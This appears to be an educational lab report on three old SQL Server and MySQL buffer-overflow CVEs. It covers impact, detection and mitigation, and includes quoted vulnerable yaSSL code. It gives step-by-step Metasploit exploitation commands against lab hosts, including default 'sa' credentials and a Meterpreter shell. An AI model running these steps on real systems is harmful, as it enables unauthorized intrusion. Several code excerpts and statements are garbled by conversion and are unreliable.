# CVE Research Report

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**Keywords:**  $CVE \cdot MSSQL \cdot MySQL$ .

#### 1 CVE-2002-0649

#### 1.1 Vulnerability description and impact

CVE-2002-0649 is the common vulnerabilities and exposures ID of buffer overruns on SQL server 2000 that was released in the year 2000. It is also known as MS02-039, which enables code execution on the resolution service cloud on SQL server 2000. Severe damage could be caused, such as losing control of the server to attackers. There are three vulnerabilities in total under CVE-2002-0649.

The first two vulnerabilities are buffer overruns. Attackers can overwrite part of the system memory by simply writing random data to the server, which can cause in failure of SQL server services. It also allows attackers to get access and run code on the server by running carefully selected data.

The other vulnerability is the denial of services. A never-end cycle between two neighboring servers can be generated if an attacker creates a packet spoofing the source's address of one of the servers. Both systems' resources are consumed. It is because SQL uses a live mechanism to distinguish active and passive instances. By sending a keep-alive packet to the resolution service.

#### 1.2 Vulnerability life-cycle and trend

The severity assessment is based on the types of systems affected by the vulnerability, their typical deployment patterns, and the effect that exploiting the vulnerability would have on them.

# 1.3 Demonstration

Firstly, install the SQL server on the target machine, which has Windows 7 OS. Secondly, run the server on the target machine.

Then, open the host machine and search for Exploit/windows/mssql/Ms02-039-slammer on meterpreter. Use the search result and set RHOST to the IP of the target machine.

The result from meterpreter shows the exploit was conducted successfully. By opening the log files on the target machine, related warning messages can be found.

# Severity Rating:

Buffer Overruns in SQL Server Resolution Service:	Internet Servers	Intranet Servers	Client Systems
SQL Server 2000	Critical	Critical	None
Denial of Service via SQL Server Resolution Service:	Internet Servers	Intranet Servers	Client Systems
SQL Server 2000	Critical	Critical	None

Fig. 1. Severity Rating of CVE-2002-0649



 $\bf Fig.\,2.$  Installation of SQL server 2000




Fig. 3. Start the server




Fig. 4. Search for UID in meterpreter

# 1.4 System logs

Log files can be found in administrative tools  $\xi$  Event Viewer  $\xi$  Application.




Fig. 5. Logfile 1

#### 1.5 Detection

After locating the Process ID on the attacker's machine, we know that 1940 is the PID that stores the exploit process. Once open netstat, we can see that port 10.13.37.102:1074 has been established; this means there the suspect intrusion is established. After closing the exploit on the attacker's machine, we can see the port is missing on the victim's machine.

## 2 CVE-2008-0226

## 2.1 Vulnerability description and impact

yaSSL is an open source SSL library mainly used in MySQL and in other projects. On MySQL, if SSL support is enabled, is possible to use this vulnerability for




Fig. 6. Logfile 2

pre-authentication code execution.

Multiple buffer overflows in yaSSL 1.7.5 and earlier, as used in MySQL and possibly other products, allow remote attackers to execute arbitrary code via (1) the ProcessOldClientHello function in handshake.cpp or (2) "input\_buffer& operator>>" in yassl\_imp.cpp.

## 2.2 Vulnerability lifecycle and trend

Known Affected Software Configurations: Yassl version 1.7.5 or earlier MySQL version 5.0.0-5.0.66, 5.1.5 Oracle version 5.0.23-5.0.66 sp1, 5.1-5.1.22

# 2.3 Demonstration

MySQL Server 5.0 is running on the target machine: MySQL Server Ver 14.12 Distrib 5.0.45 for Win32 < ia32 > Command on Kali: msfconsole search CVE-2008-0226 use 1

```
mysQl Command Line Client

mysql> status

C:\Program Files\MySQL\MySQL Server 5.0\bin\mysql.exe Ver 14.12 Distrib 5.0.45, for Win32 (ia32)

Connection id: 3

Current database:
Current user: root@localhost
SSL: Not in use
Using delimiter: ;
Server version: 5.0.45-community-nt MySQL Community Edition (GPL)
Protocol version: 10

Connection: localhost via TCP/IP
Server characterset: latin1
Db characterset: latin1
Client characterset: latin1
Client characterset: latin1
Conn. characterset: latin1
Copprt: 3306
Uptime: 1 min 7 sec

Threads: 1 Questions: 4 Slow queries: 0 Opens: 12 Flush tables: 1 Open tables: 6 Queries per second avg: 0.060
```

Fig. 7. MySQL version

111310	search CVE-2008-0226				
Matchin	g Modules				
# N	ame	Disclosure Date	Rank	Check	Description
0 e:	xploit/linux/mysql/mysql yassl hello	2008-01-04	good	No	MySQL yaSSL SSL Hello Me
ssage B	uffer Overflow				.,
	xploit/windows/mysql/mysql_yassl_hello	2008-01-04	average	No	MySQL yaSSL SSL Hello Me
	uffer Overflow	2000 01 01	arcrage		nyoqe yabbe bbe netto ne

Fig. 8. Search CVE-2008-0226

show options set RHOSTS 10.13.37.103 run

Fig. 9. Exploit the vulnerability

getuid

```
meterpreter > getuid
Server username: ADMIN-2BDBD2BA8\admin
```

Fig. 10. Execute code

#### 2.4 Detection

The system could detect the meterpreter using the same way as formerly mentioned (CVE-2008-5416).

# 2.5 Programming Flaw

#### 2.5.1 Buffer-overflow in ProcessOldClientHello

The buffer which contains the data received by the client in the Hello packet has the following structure (from yassl\_imp.hpp):

```
class ClientHello : public HandShakeBase {
1
2
       ProtocolVersion
                             client_version_;
3
       Random
                             random_;
                             id_len_;
                                          // session id length
4
       uint8
5
                             session_id_[ID_LEN];
       opaque
                             suite_len_; // cipher suite length
6
       uint16
                             cipher_suites_[MAX_SUITE_SZ];
7
       opaque
8
                             comp_len_; // compression length
       uint8
                             compression_methods_;
9
       CompressionMethod
10
```

where ID\_LEN is 32 elements long, MAX\_SUITE\_SZ 64 and RA\_LEN (Random) is 32.

The ProcessOldClientHello function called when an old version of the Hello packet is received doesn't have the needed checks for limiting the amount of data which will fill these 3 fields leading to a buffer-overflow vulnerability exploitable for executing code remotely.

From handshake.cpp:

```
void ProcessOldClientHello(input_buffer& input, SSL& ssl){
1
2
3
        ClientHello ch;
4
        for (uint16 i = 0; i < ch.suite_len_; i += 3) {
5
            byte first = input [AUTO];
6
            if (first) // sslv2 type
7
8
                input.read(len, SUITE_LEN); // skip
            else {
9
                input.read(&ch.cipher_suites_[j], SUITE_LEN);
10
                i += SUITE\_LEN;
11
            }
12
13
14
       ch.suite_len_ = j;
15
      (ch.id_len_l)
16
            input.read(ch.session_id_, ch.id_len_);
17
18
19
      (randomLen < RANLEN)
            memset (ch.random_, 0, RANLEN - randomLen);
20
        input.read(&ch.random_[RANLEN - randomLen], randomLen);
21
22
```

#### 2.5.2 Buffer-overflow in "input\_buffer& operator>>"

Another buffer-overflow is located in the function used for handling the normal Hello packet but in this case doesn't seem possible (or easily possible) to exploit this vulnerability for executing code.

From yassl\_imp.cpp:

```
input_buffer& operator >> (input_buffer& input, ClientHello& hello)
1
2
       hello.id_len_ = input[AUTO];
3
       if (hello.id_len_) input.read(hello.session_id_, ID_LEN);
4
5
       // Suites
6
7
       byte tmp[2];
       tmp[0] = input[AUTO];
8
       tmp[1] = input[AUTO];
9
10
       ato16(tmp, hello.suite_len_);
       input.read(hello.cipher_suites_, hello.suite_len_);
11
12
```

## 2.5.3 Invalid memory access in HASHwithTransform::Update

The usage of a too big size value in the Hello packet leads to a crash of the library through the reading of data outside the memory containing the incoming packet.

From hash.cpp:

```
void HASHwithTransform::Update(const byte* data, word32 len)
1
2
   {
3
       // do block size increments
       word32 blockSz = getBlockSize();
4
                     = reinterpret_cast <byte*>(buffer_);
5
              local
6
7
       while (len) {
           word32 add = min(len, blockSz - buffLen_);
8
9
           memcpy(&local[buffLen_], data, add);
10
```

# 3 CVE-2008-5416

#### 3.1 Vulnerability description and impact

Heap-based buffer overflow in Microsoft SQL Server 2000 SP4, 8.00.2050, 8.00.2039, and earlier; SQL Server 2000 Desktop Engine (MSDE 2000) SP4; SQL Server 2005 SP2 and 9.00.1399.06; SQL Server 2000 Desktop Engine (WMSDE) on Windows Server 2003 SP1 and SP2; and Windows Internal Database (WYukon) SP2 allows remote authenticated users to cause a denial of service (access violation exception) or execute arbitrary code by calling the sp\_replwritetovarbin

extended stored procedure with a set of invalid parameters that trigger memory overwrite, aka "SQL Server sp\_replwritetovarbin Limited Memory Overwrite Vulnerability."

## 3.2 Vulnerability lifecycle and trend

#### VULNERABILITY SEVERITY RATING AND MAXIMUM SECURITY IMPACT BY AFFECTED SOFTWARE

Affected Software	SQL Server sp\replwritetovarbin Limited Memory Overwrite Vulnerability - CVE-2008-5416	Aggregate Severity Rating
SQL Server		
SQL Server 2000 Service Pack 4	**Important** Remote Code Execution	**Important**
SQL Server 2000 Itanium-based Edition Service Pack 4	**Important** Remote Code Execution	**Important**
SQL Server 2005 Service Pack 2	**Important** Remote Code Execution	**Important**
SQL Server 2005 x64 Edition Service Pack 2	**Important** Remote Code Execution	**Important**
SQL Server 2005 with SP2 for Itanium-based Systems	**Important** Remote Code Execution	**Important**
Microsoft SQL Server 2000 Desktop Engine (MSDE 2000) Service Pack 4	**Important** Remote Code Execution	**Important**
SQL Server 2005 Express Edition Service Pack 2	**Important** Remote Code Execution	**Important**
SQL Server 2005 Express Edition with Advanced Services Service Pack 2	**Important** Remote Code Execution	**Important**
Windows Components		
Microsoft SQL Server 2000 Desktop Engine (WMSDE)	**Important** Remote Code Execution	**Important**
Windows Internal Database (WYukon) Service Pack 2	**Important** Remote Code Execution	**Important**
Windows Internal Database (WYukon) x64 Edition Service Pack 2	**Important** Remote Code Execution	**Important**

Fig. 11. Severity Report


CVE 2008-5416 was discovered in DEC-2008. The affected software includes SQL Server 2000 SP1-SP4 and SQL Server 2005 SP1-SP2. The latest version of MS SQL is SQL Server 2019 and the vulnerability was discovered 14 years ago. Thus

the vulnerability has almost died out. But, it still could be an issue with some outdated system.

#### 3.3 Demonstration

SQL Server 2000 is running on the target machine: Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft Corporation Personal Edition on Windows NT 5.1 (Build 2600: Service Pack 3)

## 3.4 Vulnerability lifecycle and trend



**Fig. 12.** Sever 1

## Command on Kali

- msfconsole
- search ms09
- use 1
- show options
- set RHOSTS 10.13.37.103
- set password a
- set USERNAME sa
- run
- ps

#### 3.5 traces in the system logs

The system can log the SQL Server login event and an exception, which happens when the vulnerability is exploited.





Fig. 13. Search for ms09

 ${f Fig.\,14.}$  Set all specifications

```
### Process List

### Process
```

Fig. 15. List processes on target machine



 ${\bf Fig.\,16.}$  Log file on target machine

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


Fig. 17. Log file on target machine

#### 3.6 Detection

- 1. The system could detect the meter preter by searching for suspicious connections. The payload uses sqlser vr.exe to establish the reverse TCP connection.
- 2. Also, it can try to detect meterpreter directly by the connections characteristics:
  - Meterpreter.dll downloaded
  - Version-less HTTP Response
  - Certificate Valid for 10 years
  - Port 4444 (Meterpreter default)
  - Keep Alive message sent after 60 seconds of inactivity
  - Port Scanning
  - -50
  - "Meterpreter" included in packet
  - High URI Entropy
- 3. Detection could emoploy the system log mentioned in the last section.

Potential	Mitigation
1 Ottoman	MITTINGATION

Pre-design	Use a language or compiler that performs automatic bounds checking.	
Architecture and	G	
	Use an abstraction library to abstract away risky APIs.	
Design	Not a complete solution.	
	Pre-design through Build: Canary style bounds checking,	
Build and Compi-	library changes which ensure the validity of chunk data,	
lation	and other such fixes are possible, but should not be relied	
	upon.	
Implementation	Implement and perform bounds checking on input.	
	Strategy: Libraries or Frameworks Do not use danger-	
Implementation	ous functions such as gets. Look for their safe equivalent,	
	which checks for the boundary.	
Operation	Use OS-level preventative functionality. This is not a com-	
Operation	plete solution, but it provides some defense in depth.	

#### 4 Conclusion

All three CVEs are related to buffer overflow, which is one of the common vulnerabilities in databases and one of the means used by hackers to attack.

Buffer overflows are a unique kind of occurrence enabled by poor programming in certain languages (for example C, C++, and assembly code) that allow the use of fixed memory buffers for storing data and do not include automatic bounds checking. A buffer is a bounded region of memory into which data can be stored. Buffer overflows result when a buffer is assigned more data than it can hold. The buffer "overflows" into the next available memory space, overwriting the data. Strictly speaking, this is not necessarily an error. However, it has historically been the cause of many bugs and security flaws because so much commonly used code is written in these languages, including compilers, interpreters, and operating systems.

Buffers are different from traditional variables in strongly-typed languages because each genuine type is of a fixed, predetermined size. For example, on most computers an 'int' in C is a 32-bit signed integer. By using the keyword 'int', the programmer has declared to the compiler that this variable and associated memory will never need to exceed 32 bits of storage space, and in fact the compiler ensures that this is not possible. (This is why partly why integers "wrap" when they "overflow" – the other part is two's complement arithmetic, but that's a lecture for a different class.)

A heap overflow condition is a buffer overflow, where the buffer that can be overwritten is allocated in the heap portion of memory, generally meaning that the buffer was allocated using a routine such as malloc().

Buffer overflows generally lead to crashes. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop. Buffer overflows often can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy. Besides important user data,

heap-based overflows can be used to overwrite function pointers that may be living in memory, pointing it to the attacker's code. Even in applications that do not explicitly use function pointers, the run-time will usually leave many in memory. For example, object methods in C++ are generally implemented using function pointers. Even in C programs, there is often a global offset table used by the underlying run time.

When the consequence is arbitrary code execution, this can often be used to subvert any other security service.